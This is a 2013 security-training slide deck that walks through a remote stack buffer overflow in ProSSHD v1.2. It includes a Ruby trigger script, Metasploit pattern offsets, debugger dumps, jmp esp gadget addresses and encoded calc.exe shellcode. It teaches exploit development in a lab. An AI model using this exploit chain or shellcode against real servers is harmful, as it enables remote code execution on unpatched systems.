

# Remote Windows Exploiting

Yet another presentation about exploiting...

Public Version

Dobin Rutishauser, 01.10.2013

Compass Security AG  
Werkstrasse 20  
Postfach 2038  
CH-8645 Jona

Tel +41 55 214 41 60  
Fax +41 55 214 41 61  
team@csnc.ch  
www.csnc.ch

# Presentation Overview



- ✦ No Assembler know how needed
- ✦ Based On:
  - ✦ Grey Hat Hacking, The Ethical Hacker's Handbook, Third Edition, Chapter 15: Windows Exploits
  - ✦ [http://www.mhprofessional.com/downloads/products/0071742557/0071742557\\_ch15.pdf](http://www.mhprofessional.com/downloads/products/0071742557/0071742557_ch15.pdf)
  - ✦ Presentation created as result of the individual Compass Research Week

- ✦ ProSSHD v1.2 (Oct 2009)
- ✦ Standard Buffer Overflow
- ✦ Overwrite stored EIP on stack
- ✦ Trigger: long remote filename (~500 bytes)
  - ✦ `$ scp <remotefile> <localfile>`
  - ✦ `$ scp <Ax500> whatever.txt`

# The Vulnerability – Test Script



```
C:\Documents and Settings\hacker\Desktop\sshd\test.rb - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
prsshd1.rb x test.rb x
1 %w{rubygems net/ssh net/scp}.each { |x| require x }
2
3 username = 'hacker'
4 password = 'hacker'
5 host = '192.168.104.33'
6 port = 22
7
8 get_request = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9"
9
10 puts "--[ connecting"
11 Net::SSH.start( host, username, :password => password) do |ssh|
12     puts "--[ Connected... sleeping for 15"
13     sleep(15)
14     puts "--[ Download!"
15     ssh.scp.download!( get_request, "foo.txt")
16 end
```

# The Vulnerability – Test Script



```
C:\Documents and Settings\hacker\Desktop\sshd\test.rb - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
prosshd1.rb x test.rb x
1 %w{rubygems net/ssh net/scp}.each { |x| require x }
2
3 username = 'hacker'
4 password = 'hacker'
5 host = '192.168.104.33'
6 port = 22
7
8 get_request = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9"
9
10 puts "--[ connecting"
11 Net::SSH.start( host, username, :password => password) do |ssh|
12   puts "--[ Connected... sleeping for 15"
13   sleep(15)
14   puts "--[ Download!"
15   ssh.scp.download!( get_request, "foo.txt")
16 end
```

# Payload – How to create pattern?



Create Pattern:

```
C:\metasploit\apps\pro\msf3\tools>ruby pattern_create.rb 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2A
n3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9
Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

```
C:\metasploit\apps\pro\msf3\tools>_
```

```
get_request = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6"
```

## Trigger:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab

# Result of Trigger Payload



Immunity Debugger - wsshd.exe

File View Debug Plugins Immlib Options Window Help Jobs

Memory map

Registers (FPU)

EAX	00000024	
ECX	0012ED44	
EDX	7C90E514	ntdll.KiFastSystemCallRet
EBX	00000678	
ESP	0012EFC0	ASCII "5Aq"
EBP	0012F3DC	
ESI	7C810F37	kernel32.CreatePipe
EIP	71413471	

Log data

Address Message

[16:22:43] New process with ID 0000090C created

Main thread with ID 000005F8 created

New thread with ID 000008A0 created

New thread with ID 0000069C created

New thread with ID 000008D8 created

New thread with ID 00000790 created

New thread with ID 00000F8 created

Modules C:\Program Files\Lab-NC\ProSSH\wsshd.exe

CRC changed, discarding .udd data

Modules C:\Program Files\Lab-NC\ProSSH\xupdll.dll

Modules C:\Program Files\Lab-NC\ProSSH\xsetup.dll

Modules C:\WINDOWS\system32\xpsp2res.dll

Modules C:\Program Files\Lab-NC\ProSSH\xpupsock.dll

Modules C:\WINDOWS\system32\NETAPI32.dll

Modules C:\WINDOWS\system32\hnetcfg.dll

Modules C:\WINDOWS\system32\rsaenh.dll

Modules C:\WINDOWS\system32\msosck.dll

Modules C:\WINDOWS\system32\wshtcpip.dll

Modules C:\WINDOWS\system32\WS2HELP.dll

Modules C:\WINDOWS\system32\WS2\_32.dll

Modules C:\WINDOWS\system32\WSOCK32.dll

Modules C:\WINDOWS\system32\RESUTILS.DLL

Modules C:\WINDOWS\system32\HTXCLU.DLL

Modules C:\WINDOWS\system32\colbact.DLL

Modules C:\WINDOWS\system32\IHM32.DLL

Address Hex dump ASCII

0044C000 00 00 00 00 7C 94 43 00 ....C.

0044C008 10 A8 43 00 00 00 00 00 "C....

0044C010 00 00 00 00 00 00 00 00 .....

0044C018 00 00 00 00 00 00 00 00 .....

0044C020 73 00 00 00 08 85 43 00 ...µC.

0044C028 6D 6B 6C 4C 41 42 54 61 mkLLABTa

0044C030 4D 00 00 00 00 20 4E M.... N

0044C038 00 00 86 E7 79 00 66 8F -.qcy.F

0044C040 32 01 66 8F 32 01 2E 7E 2ff#2~

0044C048 8E 00 00 00 00 01 00 00 .....

0044C050 00 00 76 5E C1 1E 02 04 ..U^m

0044C058 10 00 64 65 6D 6F 00 64 ..demo.d

0044C060 65 6D 6F 00 00 00 00 00 emo.....

0044C068 00 00 00 00 00 00 00 00 .....

0044C070 00 00 00 00 00 00 00 00 .....

0044C078 00 00 00 00 00 00 00 00 .....

0044C080 00 00 00 00 00 00 00 00 .....

0044C088 00 00 00 00 00 00 00 00 .....

0044C090 00 00 00 00 00 00 00 00 .....

0044C098 00 00 00 00 00 00 00 00 .....

0044C0A0 00 00 00 00 00 00 00 00 .....

0044C0A8 00 00 50 72 6F 53 53 48 ..ProSSH

0044C0B0 44 00 32 00 00 00 00 00 D.2....

0044C0B8 00 00 00 00 00 00 00 00 .....

0044C0C0 00 00 00 00 00 00 00 00 .....

0044C0C8 00 00 58 57 50 00 00 00 ..XMP..

0044C0D0 00 00 00 00 00 00 00 00 .....

0044C0D8 00 00 66 8F 32 01 32 01 ..#2#2#

0044C0E0 66 8F 05 0A 77 73 73 6F ...wsh

0044C0E8 64 00 00 00 00 00 00 00 .....

0044C0F0 32 01 31 2F 32 00 00 00 2#1.?

0012EFC0 00714135 5Aq-

0012EFC4 0000067C |...|

0012EFC8 004568E0 àhE. wsshd.004568E0

0012EFCc 00410500 P00. ASCII "scp -F Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9A

0012EFD0 00378000 Dp?.

0012EFD4 65724661 aFrE

0012EFD8 20646D63 cmd

0012EFDc 2F20412F /A /

0012EFE0 432F2051 Q /C

0012EFE4 70637320 scp

0012EFE8 20662D20 -f

0012EFEC 41306141 Aa0A

0012EFF0 61413161 a1Aa

0012EFF4 33614132 2Aa3

0012EFF8 41346141 Aa4A

0012EFFc 61413561 a5Aa

0012F000 37614136 6Aa7

0012F004 41386141 Aa8A

0012F008 62413961 a9Aa

0012F00c 31624130 0Ab1

0012F010 41326241 Ab2A

0012F014 62413362 b3Ab

0012F018 35624134 4Ab5

0012F01c 41366241 Ab6A

0012F020 62413762 b7Ab

0012F024 39624138 8Ab9

0012F028 41306341 Ac0A

0012F02c 63413163 c1Ac

0012F030 33634132 2Ac3

0012F034 41346341 Ac4A

0012F038 63413563 c5Ac

0012F03c 37634136 6Ac7

[16:22:53] Access violation when executing [71413471] - use Shift+F7/F8/F9 to pass exception to program

Paused



# Trigger Payload - Analysis



Check offset:

```
C:\metasploit\apps\pro\msf3\tools>ruby pattern_offset.rb 71413471
[*] Exact match at offset 493

C:\metasploit\apps\pro\msf3\tools>
```

## Trigger:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab

## Analyze:

Aa0Aa1Aa2A **a3Aa** 4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4

↑  
**Stored EIP @ location 492**

## Trigger:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab

## Analyze:

Aa0Aa1Aa2A **a3Aa** 4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4

sEIP

## Verification

AAAAAAAAAA BBBB CCC

payload[492]

New exploit string:

```
get_request = "\x41" * 492 + "\x42" * 4 + "\x43" * 200
```

Result:

```
Registers (FPU) < < < < <
EAX 000009E4
ECX 00000BD0
EDX 00000007
EBX 0000067C
ESP 0012EFC0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 0012F3DC
ESI 7C81DF37 kernel32.CreatePipe
EDI 0012F3D8
EIP 42424242
```

## Trigger:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab

## Analyze:

Aa0Aa1Aa2A **a3Aa** 4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4

sEIP

## Verification

AAAAAAAAAA BBBB CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC





## Trigger:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab

## Analyze:

Aa0Aa1Aa2A **a3Aa** 4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4

sEIP

## Verification

AAAAAAAAAA BBBB CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

ESP

### Have:

- ◆ Overwrite EIP with arbitrary data
- ◆ ESP pointing to user-submitted data

### Need:

- ◆ `jmp %esp` instruction in memory
- ◆ shellcode



# Find JMP %ESP



Need «jmp %esp»? Mona helps!

```
Log data
Address  Message
0BADF00D - Number of pointers of type 'push esp # ret 0x04' : 2
0BADF00D [+] Results -
7C91FCD8 0x7c91fcd8 : jmp esp | {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
71A91C8B 0x71a91c8b : jmp esp | {PAGE_EXECUTE_READ} [wsnbtcpip.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2
7C206FEF 0x7c206fef : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C2073F3 0x7c2073f3 : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C2078F7 0x7c2078f7 : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C2079EF 0x7c2079ef : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C207BF3 0x7c207bf3 : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C2085EF 0x7c2085ef : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C2093EF 0x7c2093ef : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C20A2F3 0x7c20a2f3 : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C20A6EF 0x7c20a6ef : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C20B8F3 0x7c20b8f3 : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C20BCF3 0x7c20bcf3 : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C211EEF 0x7c211eef : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C213F37 0x7c213f37 : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS:
7C216AC3 0x7c216ac3 : jmp esp | {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.30
7C216B5B 0x7c216b5b : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS:
7C216C63 0x7c216c63 : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [MFC71.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS:
77524D1B 0x77524d1b : jmp esp | asciiprint,ascii {PAGE_EXECUTE_READ} [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS:
77559C5F 0x77559c5f : jmp esp | {PAGE_EXECUTE_READ} [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D Found a total of 108 pointers
0BADF00D [+] This mona.py action took 0:00:15.797000
```

```
mona j -r esp -n
```

# Generate shellcode



msfpayload:

- ✦ Payload: execute calc.exe
- ✦ Output as R (ruby, for compatibility with msfencode)

msfencode:

- ✦ No «bad» chars
- ✦ Output as «ruby» (for use in ruby based exploit)

```
C:\metasploit\apps\pro\msf3>ruby msfpayload windows/exec EXITFUNC=THREAD cmd="ca
lc.exe" R | ruby msfencode -b '\x00\x0a\x20' -t ruby
[*] x86/shikata_ga_nai succeeded with size 227 (iteration=1)

buf =
"\xdd\xc6\xd9\x74\x24\xf4\x5a\xb8\xcb\xdd\x1b\xcb\x2b\xc9" +
"\xb1\x33\x31\x42\x17\x83\xc2\x04\x03\x89\xce\xf9\x3e\xf1" +
"\x19\x74\xc0\x09\xda\xe7\x48\xec\xeb\x35\x2e\x65\x59\x8a" +
"\x24\x2b\x52\x61\x68\xdf\xe1\x07\xa5\xd0\x42\xad\x93\xdf" +
"\x53\x03\x1c\xb3\x90\x05\xe0\xc9\xc4\xe5\xd9\x02\x19\xe7" +
"\x1e\x7e\xd2\xb5\xf7\xf5\x41\x2a\x73\x4b\x5a\x4b\x53\xc0" +
"\xe2\x33\xd6\x16\x96\x89\xd9\x46\x07\x85\x92\x7e\x23\xc1" +
"\x02\x7f\xe0\x11\x7e\x36\x8d\xe2\xf4\xc9\x47\x3b\xf4\xf8" +
"\xa7\x90\xcb\x35\x2a\xe8\x0c\xf1\xd5\x9f\x66\x02\x6b\x98" +
"\xbc\x79\xb7\x2d\x21\xd9\x3c\x95\x81\xd8\x91\x40\x41\xd6" +
"\x5e\x06\x0d\xfa\x61\xcb\x25\x06\xe9\xea\xe9\x8f\xa9\xc8" +
"\x2d\xd4\x6a\x70\x77\xb0\xdd\x8d\x67\x1c\x81\x2b\xe3\x8e" +
"\xd6\x4a\xae\xc4\x29\xde\xd4\xa1\x2a\xe0\xd6\x81\x42\xd1" +
"\x5d\x4e\x14\xee\xb7\x2b\xfa\x0c\x12\x41\x93\x88\xf7\xe8" +
"\xfe\x2a\x22\x2e\x07\xa9\xc7\xce\xfc\xb1\xad\xcb\xb9\x75" +
"\x5d\xa1\xd2\x13\x61\x16\xd2\x31\x02\xf9\x40\xd9\xeb\x9c" +
"\xe0\x78\xf4"
```

# Test Shellcode




```
#include <stdio.h>

char code[] = "\xbb\xa0\xc9\xa5 ... ";

int main(int argc, char **argv)
{
    char x[500];

    int (*func)();
    func = (int (*)( )) code;
    (int)(*func)();
}
```

**GCC@WIN:**  
**[www.mingw.org](http://www.mingw.org)**





## Trigger:

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab

## Analyze:

Aa0Aa1Aa2A **a3Aa** 4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4

sEIP

## Verification:

AAAAAAAAAA BBBB CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

ESP


## Exploit:

AAAAAAAAAA &JMP <nopnopnop shellcode shellcode>

# Exploit – Before overflow




AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>
------------	------	---------------------------------



# Exploit – After overflow / Before ret



AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>
------------	------	---------------------------------






# Exploit – after ret



AAAAAAAAAA	&JMP	<nopnopnop shellcode shellcode>
------------	------	---------------------------------

